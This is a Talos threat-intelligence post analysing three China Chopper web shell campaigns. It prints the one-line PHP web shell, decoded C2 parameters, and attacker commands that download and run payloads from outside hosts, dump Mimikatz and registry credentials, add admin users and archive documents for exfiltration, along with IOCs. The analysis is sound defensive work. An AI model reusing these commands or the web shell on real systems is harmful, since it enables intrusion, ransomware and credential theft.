China Chopper still active 9 years later

blog.talosintelligence.com/2019/08/china-chopper-still-active-9-years-later.html

By Paul Rascagneres and Vanja Svajcer.

Introduction

Threats will commonly fade away over time as they're discovered, reported on, and detected. But China Chopper has found a way to stay relevant, active and effective nine years after its

initial discovery. China Chopper is a web shell that allows attackers to retain access to an infected system using a client side application which contains all the logic required to control the target. Several threat groups have used China Chopper, and over the past two years, we've seen several different campaigns utilizing this web shell and we chose to document three most active campaigns in this blog post.

We decided to take a closer look at China Chopper after security firm Cybereason reported on a massive attack against telecommunications providers called "Operation Soft Cell," which reportedly utilized China Chopper. Cisco Talos discovered significant China Chopper activity over a two-year period beginning in June 2017, which shows that even nine years after its creation, attackers are using China Chopper without significant modifications.

This web shell is widely available, so almost any threat actor can use. This also means it's nearly impossible to attribute attacks to a particular group using only presence of China Chopper as an indicator.


The usage of China Chopper in recent campaigns proves that a lot of old threats never really die, and defenders on the internet need to be looking out for malware both young and old.

What is China Chopper?

China Chopper is a tool that allows attackers to remotely control the target system that needs to be running a web server application before it can be targeted by the tool. The web shell works on different platforms, but in this case, we focused only on compromised Windows hosts. China Chopper is a tool that has been used by some state-sponsored actors such as Leviathan and Threat Group-3390, but during our investigation we've seen actors with varying skill levels.

In our research, we discovered both Internet Information Services (IIS) and Apache web servers compromised with China Chopper web shells. We do not have additional data about how the web shell was installed, but there are several web application frameworks such as older versions of Oracle WebLogic or WordPress that may have been targeted with known remote code execution or file inclusion exploits.

China Chopper provides the actor with a simple GUI that allows them to configure servers to connect to and generate server-side code that must be added to the targeted website code in order to communicate.



China Chopper GUI

The server-side code is extremely simple and contains, depending on the application platform, just a single line of code. The backdoor supports .NET Active Server Pages or PHP.


Here is an example of a server-side code for a compromised PHP application:

```
<?php @eval($_POST['test']);?>
```

We cannot be sure if the simplicity of the server code was a deliberate decision on the part of the China Chopper developers to make detection more difficult, but using pattern matching on such as short snippet may produce some false positive detections.

The China Chopper client communicates with affected servers using HTTP POST requests. The only function of the server-side code is to evaluate the request parameter specified during the configuration of the server code in the client GUI. In our example, the expected parameter name is "test." The communication over HTTP can be easily spotted in the network packet captures.

China Chopper contains a remote shell (Virtual Terminal) function that has a first suggested command of 'netstat an|find "ESTABLISHED."' and it is very likely that this command will be seen in process creation logs on affected systems.



China Chopper's first suggested Terminal command

When we analyze the packet capture, we can see that the parameter "test" contains another eval statement.

Depending on the command, the client will submit a certain number of parameters, z0 to zn. All parameters are encoded with a standard base64 encoder before submission. Parameter z0 always contains the code to parse other parameters, launch requested commands and return the results to the client.

```
test=%40eval%01%28base64_decode%28%24_POST%5Bz0%5D%29%29%3B&z0=QGluaV9zZXQoImRpc3BsYXl
```

Encoded China Chopper POST request with parameters


In this request, the decoded parameters are:

```
z0 -
@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo("-
>|");;$p=base64_decode($_POST["z1"]);$s=base64_decode($_POST["z2"]);$d=dirname($_SERVE
c \"{$s}\"":"/c \"{$s}\"";$r="{$p} {$c}";@system($r." 2>&1",$ret);print ($ret!=0)?"
ret={$ret}
":"";;echo("|<-");die();

z1 - cmd

z2 - cd /d "C:\xampp\htdocs\dashboard\"&netstat -an | find "ESTABLISHED"&echo
[S]&cd&echo [E]
```

The end of the command "&echo [S]&cd&echo [E]" seems to be present in all virtual terminal requests and may be used as a reliable indicator to detect China Chopper activity in packet captures or behavioral logs.

Apart from the terminal, China Chopper includes a file manager (with the ability to create directories, download files and change file metadata), a database manager and a rudimentary vulnerability scanner.

What follows is our view into three different compromises, each with different goals, tools, techniques and likely different actors.



Timeline of the observed case studies

Case study No. 1: Espionage context

We identified the usage of China Chopper in a couple of espionage campaigns. Here, we investigate a campaign targeting an Asian government organization. In this campaign, China Chopper was used in the internal network, installed on a few web servers used to store potentially confidential documents.

The purpose of the attacker was to obtain documents and database copies. The documents were automatically compressed using WinRAR:

```
cd /d C:\Windows\Working_Directory\
renamed_winrar a -m3 -hp19_Characters_Complex_Password -ta[date] -n*.odt -n*.doc -
n*.docx -n*.pdf  -n*.xls -n*.xlsx  -n*.ppt -n*.pptx  -r c:\output_directory\files.rar
c:\directory_to_scan\
```

This command is used to create an archive containing documents modified after the date put

as an argument. The archives are protected with a strong password containing uppercase, lowercase and special characters. The passwords were longer than 15 characters.

We assume the attacker ran this command periodically in order to get only new documents and minimize the quantity of exfiltrated data.

On the same target, we identified additional commands executed with China Chopper using WinRAR:

```
rar a -inul -ed -r -m3 -taDate -hp<profanity> ~ID.tmp c:\directory_to_scan
```

China Chopper is a public hacking tool and we cannot tell if in this case the attacker is the same actor as before. But the rar command line here is sufficiently different to note that it could be a different actor. The actor used an offensive phrase for a password, which is why we've censored it here.

The attacker deployed additional tools to execute commands on the system:

```
C:\windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe
C:\windows\temp\Document.csproj  /p:AssemblyName=C:\windows\temp\downloader.png
/p:ScriptFile=C:\windows\temp\downloader.dat /p:Key=27_characters_key > random.tmp
```

MSBuild.exe is used to compile and execute a .NET application with two arguments: the ScriptFile argument contains a PowerShell script encrypted with the value of the key argument. Here is the .NET code:

```
        if (!string.IsNullOrEmpty(this.ScriptFile))
        {
            string @string;
            if (!string.IsNullOrEmpty(this.Key))
            {
                @string = Encoding.Default.GetString(Crypt.Decode(Rijndael.Create(), array, this.Key));
            }
            else
            {
                @string = Encoding.Default.GetString(array);
            }
            powerShell.AddScript(@string);
        }
    }
    if (!string.IsNullOrEmpty(this.Command))
    {
        powerShell.AddScript(this.Command);
    }
    powerShell.AddCommand("Out-String");
    Collection<PSObject> collection = powerShell.Invoke();
```

.NET loader code

The .NET loader supports encrypted files or URLs as the script argument. If the operator uses an HTTP request, the loader downloads the payload with one of the hardcoded User-Agents. The loader decrypts the downloaded file and executes it:

```
List<string> list = new List<string>();
list.Add("Mozilla/5.0 (Windows NT 6.1; WOW64; rv:34.0) Gecko/20100101 Firefox/34.0");
list.Add("Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;
list.Add("Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36");
Random random = new Random();
int index = random.Next(0, 2);
webClient.Headers.Add("user-agent", list[index]);
array = webClient.DownloadData(this.ScriptFile);
```

Hardcoded User-Agent strings

In our case, the purpose of the decrypted payload was to perform a database dump:

```
powershell.exe -exe bypass -nop -w hidden -c Import-Module
C:\windows\help\help\helper.ps1;
Run-MySQLQuery -ConnectionString 'Server=localhost;Uid=root;Pwd=;database=DBName;
Convert Zero Datetime=True' -Query 'Select * from table where UID > 'Value' -Dump
```

The "where UID" condition in the SQL query has the same purpose as the date in the previous WinRAR command. We assume the attacker performs the query periodically and does not want to dump the entire database, but only the new entries. It is interesting to see that after dumping the data, the attacker checks if the generated file is available and if it contains any data:

```
dir /O:D c:\working_directory\db.csv
powershell -nop -exec bypass Get-Content "c:\working_directory\db.csv" | Select-
Object -First 10
```

How are the file archives and the database dumps exfiltrated? Since the targeted server is in an internal network, the attacker simply maps a local drive and copies the file to it.

```
cd /d C:\working_directory\
net use \192.168.0.10\ipc$ /user:USER PASSWORD
move c:\working_directory\db.csv \192.168.0.10\destination_directory
```

The attacker must have access to the remote system in order to exfiltrate data. We already saw the usage of a HTTP tunnel tool to create a network tunnel between the infected system and a C2 server.

Case No. 2: Multi-purpose campaign

We observed another campaign targeting an organisation located in Lebanon. While our first case describes a targeted campaign with the goal to exfiltrate data affecting internal servers, this one is the opposite: an auxiliary public web site compromised by several attackers for different purposes.

We identified actors trying to deploy ransomware on the vulnerable server using China Chopper. The first attempt was Sodinokibi ransomware:

```
certutil.exe -urlcache -split -f hxxp://188.166.74[.]218/radm.exe
C:\Users\UserA\AppData\Local\Temp\radm.exe
```

The second delivered the Gandcrab ransomware:

```
If($ENV:PROCESSOR_ARCHITECTURE -contains 'AMD64'){
Start-Process -FilePath "$Env:WINDIR\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
-argument "IEX ((new-object
net.webclient).downloadstring('https://pastebin.com/raw/Hd7BmJ33'));
Invoke-ACAXGZFTTDUDKY;
Start-Sleep -s 1000000;"
} else {
IEX ((new-object net.webclient).downloadstring('https://pastebin.com/raw/Hd7BmJ33'));
Invoke-ACAXGZFTTDUDKY;
Start-Sleep -s 1000000;
}
```

Here is the script hosted on Pastebin:

```
Function Main
{
	if (($PSCmdlet.MyInvocation.BoundParameters["Debug"] -ne $null) -and $PSCmdlet.MyInvocation.BoundParameters["Debug"].IsPresent)
	{
		$DebugPreference  = "Continue"
	}

	Write-Verbose "PowerShell ProcessID: $PID"


	$e_magic = ($PEBytes[0..1] | % {[Char] $_}) -join ''

    if ($e_magic -ne 'MZ')
    {
        throw 'PE is not a valid PE file.'
    }

	if (-not $DoNotZeroMZ) {


		$PEBytes[0] = 0
		$PEBytes[1] = 0
	}


	if ($ExeArgs -ne $null -and $ExeArgs -ne '')
	{
		$ExeArgs = "ReflectiveExe $ExeArgs"
	}
	else
	{
		$ExeArgs = "ReflectiveExe"
	}

	if ($ComputerName -eq $null -or $ComputerName -imatch "^\s*$")
	{
		Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes, $FuncReturnType, $ProcId, $ProcName,$ForceASLR)
	}
	else
	{
		Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes, $FuncReturnType, $ProcId, $ProcName,$ForceASLR) -ComputerName $ComputerName
	}
}
```

Reflective loader downloaded from pastebin.com

The script executes a hardcoded PE file located — Gandcrab —at the end of the script using a reflective DLL-loading technique.

In addition to the ransomware, we identified another actor trying to execute a Monero miner on the vulnerable server with China Chopper:

```
Powershell -Command -windowstyle hidden -nop -enc -iex(New-Object
Net.WebClient).DownloadString('hxxp://78.155.201[.]168:8667/6HqJB0SPQqbFbHJD/init.ps1'
```

Here's a look at the miner configuration:

Monero miner configuration

Some of the detected activity may have been manual and performed in order to get OS credentials.

Trying to get the registry:

```
reg save hklm\sam sam.hive
reg save hklm\system system.hive
reg save hklm\security security.hive
```

Using Mimikatz (with a few hiccups along the way):

```
powershell IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerS
Mimikatz.ps1');
Invoke-Mimikatz >>c:\1.txt



powershell IEX","(New-
Object","Net.WebClient).DownloadString('hxxp://is[.]gd/oeoFuI'); Invoke-Mimikatz -
DumpCreds
```

```
C:\Windows\System32WindowsPowerShell\v1.0\powershell.exe IEX

(New-
Object","Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestati
Mimikatz.ps1');
Invoke-Mimikatz



C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
[Environment]::Is64BitProcess



powershell.exe IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerS
Mimikatz.ps1');
Invoke-Mimikatz >>c:\1.txt
```

Attempting to dump password hashes using a PowerShell module and the command line:

```
IEX (New-Object

Net.WebClient).DownloadString('https://raw.githubusercontent.com/klionsec/CommonTools/
PassHashes.ps1');Get-PassHashes;
```

The attackers also tried procdump64.exe on lsass.exe to get the local credentials stored in memory. In addition to the multiple attempts to dump the credential, the attackers had to deal with typos: missed spaces, wrong commands or letters switching.

One of the actors successfully acquired the credentials and tried to pivot internally by using the credentials and the "net use" commands.

Finally, several remote access tools such as Gh0stRAT and Venom multi-hop proxy were deployed on the machine, as well as a remote shell written purely in PowerShell.

Case No. 3: Web hosting providers compromised

In one campaign, we discovered an Asian web-hosting provider under attack, with the most significant compromise spanning several Windows servers over a period of 10 months. Once again, we cannot be sure if this was a single actor or multiple groups, since the activities differ depending on the attacked server. We show just a subset of observed activities.

Server 1

Generally, the attackers seek to create a new user and then add the user to the group of users with administrative privileges, presumably to access and modify other web applications hosted on a single physical server.

```
cd /d C:\compromisedappdirectory&net user user pass /add
cd /d C:\compromisedappdirectory&net localgroup administrattors user /add
```

Notice the misspelling of the word "administrators." The actor realizes that the addition of the user was not successful and attempts a different technique. They download and install an archive containing executables and trivially modified source code of the password-stealing tool "Mimikatz Lite" as GetPassword.exe.

The tool investigates the Local Security Authority Subsystem memory space in order to find, decrypt and display retrieved passwords. The only change, compared with the original tool is that actors change the color and the code page of the command window. The color is changed so that green text is displayed on a black background and the active console code page is changed to the Chinese code page 936.

Finally, the actor attempts to dump the database of a popular mobile game "Clash of Kings," possibly hosted on a private server.

Server 2

An actor successfully tested China Chopper on a second server and stopped the activity. However, we also found another Monero cryptocurrency miner just as we found commodity malware on other systems compromised with China Chopper.

The actors first reset the Access Control List for the Windows temporary files folder and take ownership of the folder. They then allow the miner executable through the Windows Firewall and finally launch the mining payload.

```
C:\Windows\system32\icacls.exe C:\Windows\Temp /Reset /T
C:\Windows\system32\takeown.exe /F C:\Windows\Temp
C:\Windows\system32\netsh.exe Firewall Add AllowedProgram C:\Windows\Temp\lsass.eXe
Windows Update Enable
C:\Windows\Temp\lsass.eXe
```

Server 3

The attack on this server starts by downloading a number of public and private tools, though we were not able to retrieve them.

The actor attempts to exploit CVE-2018–8440 — an elevation of privilege vulnerability in Windows when it improperly handles calls to Advanced Local Procedure Call — to elevate the privileges using a modified proof-of-concept exploit.

```
cd /d C:\directoryofcompromisedapp&rundll32 C:\directoryofcompromisedapp\ALPC-
TaskSched-LPE.dll,a
```

The attacker launches several custom tools and an available tool that attempts to create a

new user iis_uses and change DACLs to allow the users to modify certain operating system objects.

The attacker obtains the required privileges and launches a few other tools to modify the access control lists (ACLs) of all websites running on the affected server. This is likely done to compromise other sites or to run a web defacement campaign.

```
cacls \. C:\path_to_a_website /T /E /C /G Everyone:F
```

Finally, the actor attempts to launch Powershell Mimikatz loader to get more credentials from memory and save the credentials into a text file:

```
powershell -nop -exec bypass -c IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/clymb3r/PowerShell/ma
Mimikatz/Invoke-Mimikatz.ps1');Invoke-Mimikatz|Out-File
-Encoding ASCII outputfile.txt
```

Server 4

The China Chopper actor activity starts with the download and execution of two exploit files which attempt to exploit the Windows vulnerabilities CVE-2015-0062, CVE-2015-1701 and CVE-2016-0099 to allow the attacker to modify other objects on the server.

Once the privilege escalation was successful, the actor adds a new user account and adds the account to the administrative group.

```
net user admin admin /ad
net localgroup administrators admin /ad
```

The attacker next logs on to the server with a newly created user account and launches a free tool replacestudio32.exe, a GUI utility that easily searches through text-based files and performs replacement with another string. Once again, this could be used to affect all sites hosted on the server or simply deface pages.

Conclusion

Insecure web applications provide an effective entry point for attackers and allow them to install additional tools such as web shells, conduct reconnaissance and pivot to other systems.

Although China Chopper is an old tool, we still see it being used by attackers with various goals and skill levels and in this post we showed some of the common tools, techniques and processes employed in three separate breaches. Because it is so easy to use, it's impossible to confidently connect it to any particular actor or group.

In our research we documented three separate campaigns active over a period of several months. This corroborates the claim that an average time to detect an intrusion is over 180 days and implies that defenders should approach building their security teams and processes around an assumption that the organization has already been breached. It is crucial that an incident response team should have a permission to proactively hunt for breaches, not only to respond to alerts raised by automated detection systems or escalated by the first line security analysts.

When securing the infrastructure it is important to keep internal as well as external facing web servers, applications, and frameworks up to date with the latest security patches to mitigate risk of compromise with already known exploits.

Despite the age, China Chopper is here to stay, and we will likely see it in the wild going forward.

Coverage

Intrusion prevention systems such as SNORT® provide an effective tool to detect China Chopper activity due to specific signatures present at the end of each command. In addition to intrusion prevention systems, it is advisable to employ endpoint detection and response tools (EDR) such as Cisco AMP for Endpoints, which gives users the ability to track process invocation and inspect processes. Try AMP for free here.

Additional ways our customers can detect and block these threats are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Cisco Cloud Web Security (CWS) orWeb Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such asNext-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source SNORT® Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

China Chopper clients

9065755708be18d538ae1698b98201a63f735e3d8a597419588a16b0a72c249a
c5bbb7644aeaadc69920de9a31042920add12690d3a0a38af15c8c76a90605ef
b84cdf5f8a4ce4492dd743cb473b1efe938e453e43cdd4b4a9c1c15878451d07
58b2590a5c5a7bf19f6f6a3baa6b9a05579be1ece224fccd2bfa61224a1d6abc

Case study 1

Files

b1785560ad4f5f5e8c62df16385840b1248fe1be153edd0b1059db2308811048 - downloader
fe6b06656817e288c2a391cbe8f5c7f1fa0f0849d9446f9350adf7100aa7b447 - proxy
28cbc47fe2975fbde7662e56328864e28fe6de4b685d407ad8a2726ad92b79e5 - downloader dll
c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e - nbtscan tool
dbe8ada2976ee00876c8d61e5a92cf9c980ae4b3fce1d9016456105a2680776c - Miner

Legitimate tools

d76c3d9bb0d8e0152db37bcfe568c5b9a4cac00dd9c77c2f607950bbd25b30e0 - rar
46c3e073daa4aba552f553b914414b8d4419367df63df8a0d2cf4db2d835cdbd - renamed rar
96f478f709f4f104822b441ae3fa82c95399677bf433ac1a734665f374d28c84 - renamed rar

IP addresses

69.165.64.100
59.188.255.184
154.211.12.153
185.234.218.248

Case study 2

Files

02d635f9dfc80bbd9e8310606f68120d066cec7db8b8f28e19b3ccb9f4727570 - Gandcrab loader
1c3d492498d019eabd539a0774adfc740ab62ef0e2f11d13be4c00635dccde33 - Gandcrab
219644f3ece78667293a035daf7449841573e807349b88eb24e2ba6ccbc70a96 - Miner/dropper
4883500a1bdb7ca43749635749f6a0ec0750909743bde3a2bc1bfc09d088ca38 - massscan dropped by the miner
a06d135690ec5c5c753dd6cb8b4fe9bc8d23ca073ef9c0d8bb1b4b54271f56bb - remote exploit
919270ef1c58cc032bb3417a992cbb676eb15692f16e608dcac48e536271373a - multihop Venom proxy

URLs

hxxp://101.78.142.74:8001/xavg/javae[.]exe
hxxp://107.181.160.197/win/3p/checking[.]ps1
hxxp://107.182.28.64/t0[.]txt
hxxp://139.180.199.167:1012/update[.]ps1
hxxp://172.96.241.10:80/a
hxxp://185.228.83.51/config[.]c
hxxp://188.166.74.218/radm[.]exe
hxxp://188.166.74.218/untitled[.]exe
hxxp://198.13.42.229:8667/6HqJB0SPQqbFbHJD/init[.]ps1
hxxp://202.144.193.177/1[.]ps1
hxxp://43.245.222.57:8667/6HqJB0SPQqbFbHJD/init[.]ps1
hxxp://78.155.201.168:8667/6HqJB0SPQqbFbHJD/init[.]ps1
hxxp://is.gd/oeoFuI
hxxps://pastebin.com/raw/Hd7BmJ33
hxxps://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz[.]ps1
hxxp://fid.hognoob.se/download[.]exe
hxxp://107.182.28.64/t0[.]txt
hxxp://uio.hognoob.se:63145/cfg[.]ini
hxxp://fid.hognoob.se/HidregSvc[.]exe
hxxp://188.166.74.218/untitled[.]exe
hxxp://45.55.211.79/.cache/untitled[.]exe
hxxp://188.166.74.218/untitled[.]exe

IP Addresses

185.234.218.248

Case study 3

Files:

fe2f0494e70bfa872f1aea3ec001ad924dd868e3621735c5a6c2e9511be0f4b0 - Mini Mimikatz archive
2e0a9986214c4da41030aca337f720e63594a75754e46390b6f81bae656c2481 - CVE-2015-0062
f3a869c78bb01da794c30634383756698e320e4ca3f42ed165b4356fa52b2c32 - CVE-2015-1701/CVE-2016-0099
b46080a2446c326cc5f574bdd34e20daad169b535adfda97ba83f31a1d0ec9ab - a tool for adding and elevating a user
ab06f0445701476a3ad1544fbea8882c6cb92da4add72dc741000bc369db853f - ACLs editing for defaced sites

Legitimate Tools:

ee31b75be4005290f2a9098c04e0c7d0e7e07a7c9ea1a01e4c756c0b7a342374 - Replace Studio
d1c67e476cfca6ade8c79ac7fd466bbabe3b2b133cdac9eacf114741b15d8802 - part of Replace Studio